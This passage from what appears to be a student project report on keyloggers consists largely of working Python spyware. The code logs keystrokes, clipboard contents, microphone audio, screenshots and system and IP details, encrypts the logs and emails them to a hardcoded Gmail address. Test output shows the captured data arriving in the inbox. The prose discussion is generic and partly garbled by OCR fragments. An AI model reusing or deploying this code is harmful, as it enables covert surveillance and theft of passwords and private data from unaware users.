send_email(keys_information, file_path + extend + keys_information, toaddr)
```

```
# get the computer information

def computer_information():

    with open(file_path + extend + system_information, "a") as f:

        hostname = socket.gethostname()

        IPAddr = socket.gethostbyname(hostname)

        try:

            public_ip = get("https://api.ipify.org").text

            f.write("Public IP Address: " + public_ip)


        except Exception:

            f.write("Couldn't get Public IP Address (most likely max query")


        f.write("Processor: " + (platform.processor()) + '\n')

        f.write("System: " + platform.system() + " " + platform.version() + '\n')

        f.write("Machine: " + platform.machine() + "\n")

        f.write("Hostname: " + hostname + "\n")

        f.write("Private IP Address: " + IPAddr + "\n")


computer_information()
```

```
# get the clipboard contents
def copy_clipboard():
    with open(file_path + extend + clipboard_information, "a") as f:
        try:
            win32clipboard.OpenClipboard()
            pasted_data = win32clipboard.GetClipboardData()
            win32clipboard.CloseClipboard()
            f.write("Clipboard Data: \n" + pasted_data)
            print("\n")
        except:
            f.write("Clipboard could be not be copied")
            print("\n")
copy_clipboard()


# get the microphone
def microphone():
    fs = 44100
    seconds = microphone_time
    myrecording = sd.rec(int(seconds * fs), samplerate=fs, channels=2)
    sd.wait()
    write(file_path + extend + audio_information, fs, myrecording)
microphone()
```

```
# get screenshots
def screenshot():
    im = ImageGrab.grab()
    im.save(file_path + extend + screenshot_information)
screenshot()
number_of_iterations = 0
currentTime = time.time()
stoppingTime = time.time() + time_iteration

# timer for keylogger
while number_of_iterations < number_of_iterations_end:
    count = 0
    keys = [ ]
    def on_press(key):
        global keys, count, currentTime
        print(key)
        keys.append(key)
        count += 1
        currentTime = time.time()
  if count >= 1:
      count = 0
      write_file(keys)
      keys = [ ]
```

```
 def write_file(keys):
     with open(file_path + extend + keys_information, "a") as f:
         for key in keys:
             k = str(key).replace("'", "")
             if k.find("space") > 0:
                 f.write('\n')
                 f.close()
             elif k.find("Key") == -1:
                 f.write(k)
                 f.close()
 def on_release(key):
     if key == Key.esc:
         return False
     if currentTime > stoppingTime:
         return False
  with Listener(on_press=on_press, on_release=on_release) as listener:
      listener.join()
  if currentTime > stoppingTime:
                 with open(file_path + extend + keys_information, "w") as f:
                 f.write(" ")
screenshot()
send_email(screenshot_information,file_path+extend+
  screenshot_information, toaddr)
    copy_clipboard()
```

```
          number_of_iterations += 1
          currentTime = time.time()
          stoppingTime = time.time() + time_iteration


  # encrypt files
  files_to_encrypt = [file_merge + system_information, file_merge +
       clipboard_information, file_merge + keys_information]
  encrypted_file_names = [file_merge + system_information_e, file_merge +
       clipboard_information_e, file_merge + keys_information_e]
  count = 0
  for encrypting_file in files_to_encrypt:
      with open(files_to_encrypt[count], 'rb') as f:
          data = f.read()
      fernet = Fernet(key)
      encrypted = fernet.encrypt(data)
      with open(encrypted_file_names[count], 'wb') as f:
          f.write(encrypted)
send_email(encrypted_file_names[count],encrypted_file_names[count], toaddr)
count += 1
time.sleep(120)
```

CHAPTER 4

4 RESULTS AND DISSUSSION

In this chapter, both positive and negative aspects will be discussed. The subject keylogging is an important topic these days. It is no longer only used for malicious purposes but also to log attackers. In web sites, vendors and distributors are announcing keyloggers as a tool that every- one needs. A problem is that they don't mention if a keylogger works in a bare-metal and/or in virtual machines.


To the authors knowledge, there are no research papers that have done experiments keylogging in virtual environments before. Regarding the negative results of Linux keyloggers means that to log keystrokes on a computer is a complex and difficult task. It would be even harder to log keystrokes in a virtual environment, since there is an extra abstraction level between the keyboard input of the hardware and the keylogger application, on the top of a system.

In Windows Environments, it is possible to log keystrokes from the graphical user interface, but not other in- coming ports to the system from a remote connection. Another topic whether it is safe for users to install a keylogger, without getting monitored by the vendor through the network after the users have installed the software keylogger.

Another question is that it is needed to make old keyloggers work in every environment. Two options are available. re-engineer the keyloggers or extend the virtual technology to enable keylogging. The keyloggers or edit and update the virtual technologies, such as the module KVM or edit hypervisors for virtual technologies. Most of the keylogger require the argument device unit and require a keymap for the input keys. For example, we can log the key strokes of an interactive session even if encryption is used to protect the network traffic.

4.1 CODE IMPLEMENTATION AND TESTING

STEP 1: Run the file `keylogger.py` and start clicking on any keys on the keyboard. The entered keys are shown in the output terminal




```
toaddr = "completekeyloggerpt1@gmail.com"
```

```
's'
'a'
't'
'h'
'y'
'a'
'b'
'a'
'm'
'a'
Key.space
'u'
'n'
'i'
'v'
'e'
'r'
's'
'i'
't'
'y'
```


```
#     text = msg.as_string()
#     s.sendmail(fromaddr, toaddr, text)
```

STEP 2: After the successful compilation of the code, it will generate a file called `key_log.txt`. Then click on the file and it will show the generated output after keylogging




```
sathyabama
university
```

STEP 3: It also generate a clipboard data which you have copied before




```
Clipboard Data:
import socket
import platform

import win32clipboard

from pynput.keyboard import Key, Listener

import time
import os

from scipy.io.wavfile import write
import sounddevice as sd

from cryptography.fernet import Fernet

import getpass
from requests import get

from multiprocessing import Process, freeze_support
from PIL import ImageGrab
```

STEP 4: It show our system information data such as public IP address and private IP address, Host Name, Machine and System



```
Public IP Address: 157.51.116.112Processor: Intel64 Family 6 Model 140 Stepping 1, GenuineInt
System: Windows 10.0.22621
Machine: AMD64
Hostname: LAPTOP-ELAV8NME
Private IP Address: 192.168.249.163
```

STEP 5: It took a screenshot of the system screen, when the program starts executing




```
# Libraries
import threading
```

```
"F:\Project Files\venv\Scripts\python.exe" "F:\Project Files\Python\keylogger.py"
```


```
from PIL import ImageGrab

# Code
```

Download pre-built shared indexes: Reduce the indexing time and CPU load with pre-built Python packages shared indexes // Always download // Download once // Don't show again // Configure... (23 minutes ago)

STEP 6: It records the audio of surroundings and save it in an audio.wav file.




STEP 7: It send the `screenshot.png` and `key_log.txt` file to the given mail address


mail.google.com/mail/u/1/#inbox
Gmail
Search mail
Compose
Inbox 2
Starred
Snoozed
Sent
Drafts
More
Labels
1-2 of 2
Primary
Promotions
Social
Terms · Privacy · Program Policies
0 GB of 15 GB used
Last account activity: 0 minutes ago
Open in 1 other location · Details

me — **Log File** - Body_of_the_mail — screenshot.png — 11:33 AM

me — **Log File** - Body_of_the_mail — key_log.txt — 11:33 AM

STEP 8: Finally, the `keylogger.py` generates all of these files shown below



4.2 PERFORMANCE ANALYSIS

The different keyloggers are analysed after the implementation and results from testing in the different environments. This Analysis of the keyloggers take the consideration of analysis if the current keylogger, timestamps, visibility and other features. Detecting a keylogger is not simple. It can be installed in many places on the computer, usually in one of the system files. There is a much easier way to detect if a keylogger is running. Right click the desktop’s task bar and click Task Manager. Keyloggers are very difficult to detect and defend. One big feature on the key loggers today, it that keystrokes is being sending to a given user by mail, if the keylogger is installed on another host for detection. That give problems because sending the key strokes over a network can also be detectable for the attackers. It is advisable to stay vigilant with a proactive and comprehensive security system like Comodo Advanced Endpoint Protection to combat against even the deadliest keylogging activities

CHAPTER 5

5 CONCLUSION

Keyloggers are a very important tool within the computer security. Keyloggers are dangerous weapons when doing hacking and for detecting attackers on the other hand. Keyloggers are important tools with several tasks that can be performed. Although some keylogger implementations are legitimate, many keyloggers are illegally used. Normal machine-to - machine interface safety mechanisms do not secure computer systems from attacks by keyloggers. In order to combat keylogger intrusions, human to machine interfaces must be considered. It is expected that the risks of keyloggers will emerge more and more. Users should be conscious and follow protective measures of this high risk of using computers. Unfortunately, although there are papers, materials, and websites about keyloggers, there is not enough data, especially about emerging threats. In certain cases, the judicious use of keyloggers by employers and computer owners may enhance security, privacy, and productivity.

It can be concluded that Keylogger can be software or hardware-based, but mostly the software based one is in use. It can track all keystrokes and log them silently without the user’s knowledge. It has its use in both legal and illegal purposes, while the legal one could be used to track and employees work, an illegal one could cause severe damage to the victim. Hackers use keyloggers to retrieve mostly to gain access to banking credentials and credit card numbers. So, a user should keep their antivirus software updated and also exercise caution while browsing or opening any email attachment. Using the above methodologies, we have successfully enabled a keystroke logger that keeps a log book of the key strokes of the user running a windows platform. The program is loaded on the machine and it runs 24x7 as a background process and keeps on running until the user uses task manager to end the program. We’ve successfully managed to keep a track of all the keys, including keys like backspace, enter and spacebar within us .txt file which consumes space less than 1MB.

5.1 FUTURE SCOPE

This report endeavours to an understanding on the ongoing progressions on the endeavours to alleviate the dangers of keylogging assaults. The writer understands that the writing overview uncovered in this article may have barely any remaining details on the excellence of developments identified with keylogging assaults and expectations that there might be more headways here. The creator additionally suggests that much there is still degree perform stock work in the zone of keylogging assaults which should be tended to and worked upon in the coming years.

REFERENCE

[1] Cormac Herley and Dinei Florencio, How to Login from an Internet Cafe Without Worrying About Keyloggers, Microsoft Research, Redmond, 2006

[2] https://en.wikipedia.org/wiki/Keystroke_logging

[3] Detecting Bots Based on Keylogging Activities, Yousof Al - Hammadi and Uwe Aickelin Department of Computer Science and Information Technology, The University of Nottingha

[4] https://www.csoonline.com/article/3678852/qualys-previews-totalcloud-flexscan-for-multicloud-security-management.html

[5] S. Aishwarya, K. Devika Rani Dhivya - Online Payment Fraud Prevention Using Cryptographic Algorithm TDE, International Journal of Computer Science and Mobile Computing, www.ijcsmc.com, 4, April 2015

[6] Mohammad, W., Robin, S., Avita, K., Goudar, R.H., Singh, D.P., Bhakuni, P., Tyagi, A.: A Framework for Detection and Prevention of Novel Keylogger Spyware Attacks. In: Proceedings of 7th International Conference on Intelligent Systems and Control (2013)

[7] W. Fabian, “Beyond cryptography: Threats before and after,” in Proc. Int. Carnahan Conf.

[8] Moser, A., Kruegel, C. and Kirda, E. (2007) Limits of Static Analysis for Malware Detection. 23rd Annual Computer Security Applications Conference, Miami Beach, 421 - 430

[9] J. Wurtzel, “Bugging your keyboard,” BBC News, Science/Nature; http://news.bbc.co.uk/1/hi/sci/tech/1638795.stm, accessed Sept. 2006.